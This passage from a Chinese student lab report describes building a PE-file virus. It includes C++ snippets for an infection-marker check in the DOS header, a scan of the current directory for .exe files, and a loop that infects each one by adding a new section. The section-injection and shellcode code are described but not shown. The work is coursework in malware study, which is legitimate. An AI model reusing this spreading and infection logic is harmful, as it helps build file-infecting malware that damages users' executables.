函数首先检查变量 parser 是否为 nullptr，如果是，则返回 FALSE。这意味着如果 PE 文件解析器未正确初始化，函数将返回 FALSE，因为无法判断文件是否被感染。接着，如果 PE 文件头中的 e_res2 数组的前两个元素分别等于 INFECT_FLAG_1 和 INFECT_FLAG_2，则函数返回 TRUE，表示文件被感染。这里，INFECT_FLAG_1 和 INFECT_FLAG_2 是预定义常量，用于标识文件是否被感染。如果这些标记存在于 PE 文件头中，这表示文件已被感染。最后，如果上述条件都不满足，则函数返回 FALSE，表示文件未被感染。

```
1 BOOL isInfected() {
2     if (parser == nullptr) {
3         return FALSE;
4     }
5     if (parser->getDOSHeader()->e_res2[0] == INFECT_FLAG_1 &&
6         parser->getDOSHeader()->e_res2[1] == INFECT_FLAG_2) {
7         return TRUE;
8     }
9     return FALSE;
10 }
```

使用 UnmapViewOfFile() 函数来释放指向文件映射的视图的指针 pvFile。这个指针是通过调用 MapViewOfFile() 函数获得的，用于将文件映射到进程的地址空间中，以便可以访问文件中的数据。使用 CloseHandle() 函数分别关闭 hMap 和 hFile 句柄。hMap 句柄是通过调用 CreateFileMapping() 函数获得的，用于在进程的地址空间中创建文件映射，而 hFile 句柄是通过调用 CreateFile() 函数获得的，用于打开文件并返回文件句柄。

```

1 void closeAllHandles() {
2     UnmapViewOfFile(pvFile);
3     CloseHandle(hMap);
4     CloseHandle(hFile);
5 }

```

PrivateData 类包括以下私有成员变量：fileName: 一个指向字符常量的指针，用于存储要解析的 PE 文件的名称。hFile: 一个 HANDLE 类型的变量，用于存储打开的 PE 文件的句柄。hMap: 一个 HANDLE 类型的变量，用于存储创建的文件映射的句柄。fSize: 一个 DWORD 类型的变量，用于存储 PE 文件的大小（以字节为单位）。pvFile: 一个指向 PE 文件映射视图的指针，用于访问文件中的数据。fStart: 一个指向 BYTE 类型的指针，用于存储 PE 文件的起始位置。parser: 一个指向 Parser 类对象的指针，用于解析 PE 文件的结构和内容。这些成员变量可能在程序的其他部分中使用，例如用于读取、解析和修改 PE 文件的内容。

```

1 private:
2     LPCSTR fileName;
3     HANDLE hFile = nullptr, hMap = nullptr;
4     DWORD fSize = 0;
5     PVOID pvFile = nullptr;
6     BYTE* fStart = nullptr;
7     Parser* parser = nullptr;
8 };

```

检查程序的命令行参数数量是否为 1。如果是，将 fileName 设置为字符串常量 “try.exe”。否则，将 fileName 设置为第一个命令行参数 argv[1]。Modifier 类用于修改 PE 文件的内容，给 PE 文件尾部添加植入代码，进行感染。

```

1 if (argc == 1) {
2     fileName = "try.exe";
3 }
4 else {
5     fileName = argv[1];
6 }
7 auto modifier = Modifier(fileName);
8 modifier.addNewSector();

```

使用 fs::directory_iterator 类来遍历当前目录中的所有项。对于每个项，程序使用 is_regular_file() 方法检查它是否是普通文件，然后使用 path().extension() 方法获取它的扩展名并将其与 .exe 进行比较。如果扩展名匹配，则将文件名添加到

exeFiles 向量中。

```
1  const std::string path = ".";
2  std::vector<std::string> exeFiles;
3  for (const auto& entry : fs::directory_iterator(path)) {
4      if (entry.is_regular_file() && entry.path().extension() == ".exe") {
5          ↪ exeFiles.emplace_back(entry.path().filename().string());
6      }
7  }
```

定义了一个名为 exeFileNames 的常量字符指针向量，其大小等于 exeFiles 向量的大小。程序使用 exeFiles 向量中的每个文件名来初始化 exeFileNames 向量中的相应指针。

具体来说，程序使用 std::vector 的构造函数来创建 exeFileNames 向量，并将其大小设置为 exeFiles 向量的大小。然后，程序使用一个 for 循环遍历 exeFiles 向量，并将每个文件名转换为 const char* 类型，并将其存储在 exeFileNames 向量的相应位置中。

```
1  std::vector<const char*> exeFileNames(exeFiles.size());
2  for (size_t i = 0; i < exeFiles.size(); i++) {
3      exeFileNames[i] = exeFiles[i].c_str();
4  }
```

使用 exeFiles 向量的 size() 方法获取当前目录中扩展名为 .exe 的文件数量，并将其输出到标准输出流 std::cout 中。然后，程序使用一个 for 循环遍历 exeFileNames 向量，并将其中的每个文件名输出到 std::cout 中，每个文件名后跟一个换行符。

```
1  std::cout << "Found " << exeFiles.size() << " exe files:" << std::endl;
2  for (const auto& fileName : exeFileNames) {
3      std::cout << fileName << std::endl;
4  }
```

利用 for 循环在查找出来的 PE 文件中对除了目标程序的 PE 文件进行感染。

```
1 for (const auto& fileName : exeFileNames) {  
2     if (fileName != "try.exe")  
3     {  
4         auto modifier = Modifier(fileName);  
5         modifier.addNewSector();  
6     }  
7 }
```


4 实验思考和建议

在本词实验中，我们学习了 PE 文件格式的具体内容，以及编写 PE 文件病毒的思路。我们对这个 Windows 可执行文件的结构有了进一步的理解，并且尝试自己编写了 PE 病毒，感染其它 PE 格式文件并且生成了含有组长姓名学号的文本文档。

一开始接触这个实验的时候，有点难以下手，不知道如何编写这个 infect.exe 程序。经过复习老师的课堂 PPT，查阅博客，请教学长学姐之后，我们从配置 C++ 的环境 Visual Studio 开始，一点一点着手编写这个程序。经过不断的试错的调试，终于将 infect.exe 功能实现出来。

我们对 PE 病毒的学习不会在此结束。相信以后还会有更多接触和学习的机会，争取使知识水平更上一层楼。

5 贡献说明

陈曦：学习并整理了 PE 文件格式相应理论内容，编写了 infect.exe 程序框架，提取并解析了 PE 文件头信息，创建新节并写入文件；操作 try.exe 文件，并搜索所有以 exe 为扩展名的文件，并将它们感染，使拥有和 infect.exe 文件相同的功能。撰写相关实验报告内容并整理格式。

梁刘琪：使用汇编语言编写病毒载荷 shellcode 代码，找到各类函数的地址，加载动态库文件，创建以组长学号 + 姓名为名的文本文档，并且实现病毒载荷的功能。编写被感染程序 try.exe——以 “Hello, World!” 内容的 32 位可执行程序。撰写相关内容实验报告。